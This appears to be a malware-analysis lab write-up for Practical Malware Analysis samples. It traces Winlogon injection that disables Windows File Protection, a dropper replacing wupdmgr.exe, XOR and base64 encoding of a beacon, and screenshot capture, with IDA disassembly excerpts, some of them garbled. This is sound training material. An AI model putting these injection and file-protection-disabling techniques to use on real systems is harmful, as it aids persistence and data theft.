The subroutine check if the process with the given process id is Winlogon.exe. If it is, it returns 1 else it returns 0.




ii. Which process has code injected?

Winlogon.exe is being targeted for injection. Subroutine @0x00401174 is responsible for process injection via CreateRemoteThread. If we trace back, we can see that only winlogon's pid is being passed to the subroutine.



iii. What DLL is loaded using LoadLibraryA?

sfc_os.dll



iv. What is the fourth argument passed to the CreateRemoteThread call?

Based on figure 3, the fourth argument is lpStartAddress in which if we were to trace up we will uncover that lpStartAddress is the address return by GetProcAddress(LoadLibraryA("sfc_os.dll"),2).

Loading sfc_os.dll in ida pro we can see the exports that points to ordinal 2 which resovles to SfcTerminateWatcherThread() as shown in figure 5..

Name	Address	Ordinal
sfc_os_1	76C6F382	1
sfc_os_2	76C6F250	2
sfc_os_3	76C693E8	3
sfc_os_4	76C69426	4
sfc_os_5	76C69436	5
sfc_os_6	76C694B2	6
sfc_os_7	76C694EF	7
SfcGetNextProtectedFile	76C69918	8
SfclsFileProtected	76C697C8	9
SfcWLEventLogoff	76C73CF7	10
SfcWLEventLogon	76C7494D	11
SfcDllEntry(x,x,x)	76C6F03A	[main entry]

Figure 4. sfc_os.dll's ordinal 2




Figure 5. SfcTerminateWatcherThread()

v. What malware is dropped by the main executable?

Analyzing the main method, we can see file movement from “C:\WINDOWS\system32\wupdmgr.exe” to a temp folder “C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\winup.exe”




Figure 6. Backing up wupdmgr.exe

The following subroutine is then called to extract the resource out from the executable and using it to replace “C:\WINDOWS\system32\wupdmgr.exe”

```

sub_4011FC proc near

hFile= dword ptr -238h
Dest= byte ptr -234h
var_233= byte ptr -233h
hResInfo= dword ptr -124h
NumberOfBytesToWrite= dword ptr -120h
Buffer= byte ptr -11Ch
var_11B= byte ptr -118h
hModule= dword ptr -0Ch
lpBuffer= dword ptr -8
NumberOfBytesWritten= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 238h
push    edi
mov     [ebp+hModule], 0
mov     [ebp+hResInfo], 0
mov     [ebp+lpBuffer], 0
mov     [ebp+hFile], 0
mov     [ebp+NumberOfBytesWritten], 0
mov     [ebp+NumberOfBytesToWrite], 0
mov     [ebp+Buffer], 0
mov     ecx, 43h
xor     eax, eax
lea     edi, [ebp+var_11B]
rep stosd
stosb
mov     [ebp+Dest], 0
mov     ecx, 43h
xor     eax, eax
lea     edi, [ebp+var_233]
rep stosd
stosb
push    10Eh           ; uSize
lea     eax, [ebp+Buffer]
push    eax           ; lpBuffer
call    ds:GetWindowsDirectoryA
push    offset aSystem32Wupdmgr ; "\\system32\wupdmgr.exe"
lea     ecx, [ebp+Buffer]
push    ecx
push    offset Format   ; "%s%s"
push    10Eh           ; Count
lea     edx, [ebp+Dest]
push    edx           ; Dest
call    ds:_snprintf
add     esp, 14h
push    0             ; lpModuleName
call    ds:GetModuleHandleA
mov     [ebp+hModule], eax
push    offset Type    ; ".BIN"
push    offset Name    ; "#101"
mov     eax, [ebp+hModule]
push    eax           ; hModule
call    ds:FindResourceA
mov     [ebp+hResInfo], eax
mov     ecx, [ebp+hResInfo]
push    ecx           ; hResInfo
mov     edx, [ebp+hModule]
push    edx           ; hModule
call    ds:LoadResource
mov     [ebp+lpBuffer], eax
    
```

Figure 7. dropping form resource to system32\wupdmgr.exe

Practical No. 7

a. Analyze the malware found in the file *Lab13-01.exe*.

i. Compare the strings in the malware (from the output of the strings command) with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?

In IDA Pro, we can see the following strings which are of not much meaning. However on execution, if we were to strings the memory using process explorer and sniff the network traffic, we can observe some new strings such as

<http://www.practicalmalwareanalysis.com>.

Address	Length	Type	String
.rdata:004050E9	00000033	C	BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
.rdata:0040511D	0000000C	C	123456789+/-
.rdata:00405156	00000006	unic...	0P
.rdata:0040515D	00000008	C	(8PX\a\b
.rdata:00405165	00000007	C	700WP\a
.rdata:00405174	00000008	C	\b'h""
.rdata:0040517D	0000000A	C	ppxxx\b\a\b
.rdata:00405198	0000000E	unic...	(null)
.rdata:004051A8	00000007	C	(null)
.rdata:004051B0	0000000F	C	runtime error
.rdata:004051C4	0000000E	C	TLOSS error\r\n
.rdata:004051D4	0000000D	C	SING error\r\n

Figure 1. Meaningless string




Figure 2. URL found

ii. Use IDA Pro to look for potential encoding by searching for the string xor. What type of encoding do you find?

The subroutine @0x00401300 loads a resource in the binary and xor the value with “;”.




Figure 3. FindResourceA 101




Figure 4. Resource String

iii. What is the key used for encoding and what content does it encode?

The key used is “;”. The decoded content is <http://www.practicalmalwareanalysis.com>.

iv. Use the static tools FindCrypt2, Krypto ANALyzer (KANAL), and the IDA Entropy Plugin to identify any other encoding mechanisms. What do you find?



KANAL plugin located 4 addresses that uses “ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/”

v. What type of encoding is used for a portion of the network traffic sent by the malware?

base64 encoding is used to encode the computer name.






Figure 7. Encoding string





vi. Where is the Base64 function in the disassembly?

At address 0x004010B1.

vii. In this malware, would you ever see the padding characters (= or ==) in the Base64-encoded data?

According to [wiki](#). If the plain text is not divisible by 3, padding will present in the encoded string.

viii. What does this malware do?

It keeps sending the computer name (max 12 bytes) to <http://www.practicalmalwareanalysis.com> every 30 seconds until 0x6F is received as the first character in the response.

b. Analyze the malware found in the file *Lab13-02.exe*

i. Using dynamic analysis, determine what this malware creates.

A file with size 6,214 KB is written on the same folder as the executable every few seconds. The naming convention of the file is **temp[8hexadecimal]**. The file created seems random.




Figure 1. Proc Mon

ii. Use static techniques such as an xor search, FindCrypt2, KANAL, and the IDA Entropy Plugin to look for potential encoding. What do you find?

Only managed to find XOR instructions. Based on the search result, we would need to look at the following subroutine

1. 0x0040128D
2. 0x00401570
3. 0x00401739

Address	Function	Instruction
.text:00401040	sub_401000	xor eax, eax
.text:004012D6	sub_40128D	xor eax, [ebp+var_10]
.text:0040171F	sub_401570	xor eax, [esi+edx*4]
.text:0040176F	sub_401739	xor edx, [ecx]
.text:0040177A	sub_401739	xor edx, ecx
.text:00401785	sub_401739	xor edx, ecx
.text:00401795	sub_401739	xor eax, [edx+8]
.text:004017A1	sub_401739	xor eax, edx
.text:004017AC	sub_401739	xor eax, edx
.text:004017BD	sub_401739	xor ecx, [eax+10h]
.text:004017C9	sub_401739	xor ecx, eax
.text:004017D4	sub_401739	xor ecx, eax
.text:004017E5	sub_401739	xor edx, [ecx+18h]
.text:004017F1	sub_401739	xor edx, ecx
.text:004017FC	sub_401739	xor edx, ecx
.text:0040191E	_main	xor eax, eax
.text:0040311A		xor dh, [eax]
.text:0040311E		xor [eax], dh
.text:00403688		xor ecx, ecx
.text:004036A5		xor edx, edx

Figure 2. XOR

iii. Based on your answer to question 1, which imported function would be a good prospect for finding the encoding functions?

WriteFile. Trace up from WriteFile and we might locate the function responsible for encoding the contents.

iv. Where is the encoding function in the disassembly?

The encoding function is @0x0040181F. Tracing up from WriteFile, you will come across a function @0x0040181F. The function calls another subroutine(0x00401739) that performs the XOR operations and some shifting operations.

```

; Attributes: bp-based frame

sub_401851 proc near

FileName= byte ptr -20Ch
hMem= dword ptr -0Ch
nNumberOfBytesToWrite= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 20Ch
mov     [ebp+hMem], 0
mov     [ebp+nNumberOfBytesToWrite], 0
lea     eax, [ebp+nNumberOfBytesToWrite]
push    eax
lea     ecx, [ebp+hMem]
push    ecx
call    GetData          ; Steal Data
add     esp, 8
mov     edx, [ebp+nNumberOfBytesToWrite]
push    edx
mov     eax, [ebp+hMem]
push    eax
call    encode           ; Encode Data
add     esp, 8
call    ds:GetTickCount
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
push    ecx
push    offset aTemp00x ; "temp%00x"
lea     edx, [ebp+FileName]
push    edx              ; char *
call    _sprintf
add     esp, 0Ch
lea     eax, [ebp+FileName]
push    eax              ; lpFileName
mov     ecx, [ebp+nNumberOfBytesToWrite]
push    ecx              ; nNumberOfBytesToWrite
mov     edx, [ebp+hMem]

```

Figure 3. encode

v. Trace from the encoding function to the source of the encoded content. What is the content?

Based on the subroutine @0x00401070. The malware is taking a screenshot of the desktop.

[GetDesktopWindow](#): Retrieves a handle to the desktop window. The desktop window covers the entire screen. The desktop window is the area on top of which other windows are painted.

Malware Analysis

GetDC: The **GetDC** function retrieves a handle to a device context (DC) for the client area of a specified window or for the entire screen. You can use the returned handle in subsequent GDI functions to draw in the DC. The device context is an opaque data structure, whose values are used internally by GDI.

CreateCompatibleDC: The **CreateCompatibleDC** function creates a memory device context (DC) compatible with the specified device.

CreateCompatibleBitmap: The **CreateCompatibleBitmap** function creates a bitmap compatible with the device that is associated with the specified device context.

BitBlt: The **BitBlt** function performs a bit-block transfer of the color data corresponding to a rectangle of pixels from the specified source device context into a destination device context.

```
mov     [ebp+hdc], 0
push   0                ; nIndex
call   ds:GetSystemMetrics
mov     [ebp+var_1C], eax
push   1                ; nIndex
call   ds:GetSystemMetrics
mov     [ebp+cy], eax
call   ds:GetDesktopWindow
mov     hWnd, eax
mov     eax, hWnd
push   eax              ; hWnd
call   ds:GetDC
mov     hDC, eax
mov     ecx, hDC
push   ecx              ; hdc
call   ds>CreateCompatibleDC
mov     [ebp+hdc], eax
mov     edx, [ebp+cy]
push   edx              ; cy
mov     eax, [ebp+var_1C]
push   eax              ; cx
mov     ecx, hDC
push   ecx              ; hdc
call   ds>CreateCompatibleBitmap
mov     [ebp+h], eax
mov     edx, [ebp+h]
push   edx              ; h
mov     eax, [ebp+hdc]
push   eax              ; hdc
call   ds>SelectObject
push   0CC0020h         ; rop
push   0                ; y1
push   0                ; x1
mov     ecx, hDC
push   ecx              ; hdcSrc
mov     edx, [ebp+cy]
push   edx              ; cy
mov     eax, [ebp+var_1C]
push   eax              ; cx
push   0                ; y
push   0                ; x
mov     ecx, [ebp+hdc]
push   ecx              ; hdc
call   ds:BitBlt
lea    edx, [ebp+pv]
push   edx              ; pv
push   18h              ; c
mov     eax, [ebp+h]
push   eax              ; h
call   ds:GetObjectA
mov     [ebp+var_1C], eax
```

Figure 4. Screenshot

vi. Can you find the algorithm used for encoding? If not, how can you decode the content?

The encoder used is pretty lengthy to go through, However if we look at the codes in 0x401739, we can see lots of xor operations. If it is xor encoding we might be able to get back the original data if we call this subroutine again with the encrypted data.

```

- .text: 00401739 xor          proc near          ; CODE XREF: encode+261p
- .text: 00401739 var_4      = dword ptr -4
- .text: 00401739 arg_0      = dword ptr 8
- .text: 00401739 arg_4      = dword ptr 0Ch
- .text: 00401739 arg_8      = dword ptr 10h
- .text: 00401739 arg_C      = dword ptr 14h
- .text: 00401739 push      ebp
- .text: 0040173A mov       ebp, esp
- .text: 0040173B push    ecx
- .text: 0040173D mov     [ebp+var_4], 0
- .text: 00401746 jmp     short loc_40174F
- -----
- .text: 00401746 loc_401746: mov     eax, [ebp+var_4] ; CODE XREF: xor+DD↓
- .text: 00401748 add     eax, 10h
- .text: 0040174C mov     [ebp+var_4], eax
- -----
- .text: 0040174F loc_40174F: mov     ecx, [ebp+var_4] ; CODE XREF: xor+BT↓
- .text: 00401752 cmp     [ebp+arg_C], ecx
- .text: 00401754 jnb     loc_401810
- .text: 0040175B mov     edx, [ebp+arg_0]
- .text: 0040175C push    edx
- .text: 0040175F call    shiftOperations
- .text: 00401764 add     esp, 4
- .text: 00401766 mov     eax, [ebp+arg_4]
- .text: 00401768 mov     ecx, [ebp+arg_0]
- .text: 0040176F xor     ecx, [ecx]
- .text: 00401771 mov     eax, [ebp+arg_0]
- .text: 00401774 mov     ecx, [ecx+14h]
- .text: 00401777 shr     ecx, 10h
- .text: 0040177A xor     ecx, eax
- .text: 0040177C mov     eax, [ebp+arg_0]
- .text: 0040177E mov     ecx, [eax+0Ch]
- .text: 00401781 shl     ecx, 10h
- .text: 00401783 mov     [eax], edx
- .text: 00401785 mov     ecx, [ebp+arg_4]
- .text: 00401788 mov     eax, [ecx+4]
- .text: 00401792 mov     ecx, [ecx+8]
- .text: 00401795 xor     eax, [ebp+arg_0]
- .text: 00401798 mov     ecx, [ecx+1Ch]
- .text: 0040179B shr     ecx, 10h
- .text: 004017A1 xor     eax, edx
- .text: 004017A3 mov     ecx, [ebp+arg_0]
- .text: 004017A6 mov     ecx, [ecx+14h]
- .text: 004017A9 shl     ecx, 10h
- .text: 004017AC xor     eax, edx

